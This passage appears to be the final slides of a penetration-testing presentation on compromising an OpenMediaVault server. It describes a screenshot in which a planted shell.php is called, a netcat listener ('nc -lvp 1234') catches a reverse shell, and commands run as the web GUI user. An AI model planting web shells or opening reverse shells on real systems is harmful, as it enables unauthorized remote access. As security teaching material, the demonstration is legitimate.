
- Installing malicious plugin



# Remote access to the web application system

Part Seven

## Remote access to the web application system



The screenshot displays a web browser window with the URL `172.20.10.11/shell.php`. The browser's address bar shows navigation icons and a search bar. Below the address bar, there are several bookmarks: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area shows the OpenMediaVault control panel interface, which includes a sidebar with various system settings like System, General Settings, Date & Time, Network, Notification, Power Management, Monitoring, Certificates, and Scheduled Jobs. Overlaid on the browser is a terminal window titled `kali@kali: ~/Downloads`. The terminal shows the following output:

```
(kali@kali)-[~/Downloads] Dashboard
└─$ nc -lvp 1234
listening on [any] 1234 ...
Warning: forward host lookup failed for 172.20.nate.com: Unknown host
connect to [172.20.10.9] from 172.20.nate.com [172.20.10.11] 43038
Linux openmediavault 5.10.0-0.bpo.8-amd64 #1 SMP Debian 5.10.46-4~bpo10+1 (2021-08-0
12:54:48 up 1:51, 0 users, load average: 0.25, 0.10, 0.03
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=999(openmediavault-webgui) gid=996(openmediavault-webgui) groups=996(openmediava
)
/bin/sh: 0: can't access tty; job control turned off
└─$ whoami
openmediavault-webgui
└─$ pwd
/
└─$
```

- Calling our file to get the shell.

**THANK YOU FOR YOUR ATTENTION!**

**Contact us at:**

<https://www.linkedin.com/in/ozanyigen/>

<https://www.linkedin.com/in/temel-demir/>

<https://www.linkedin.com/in/okey/>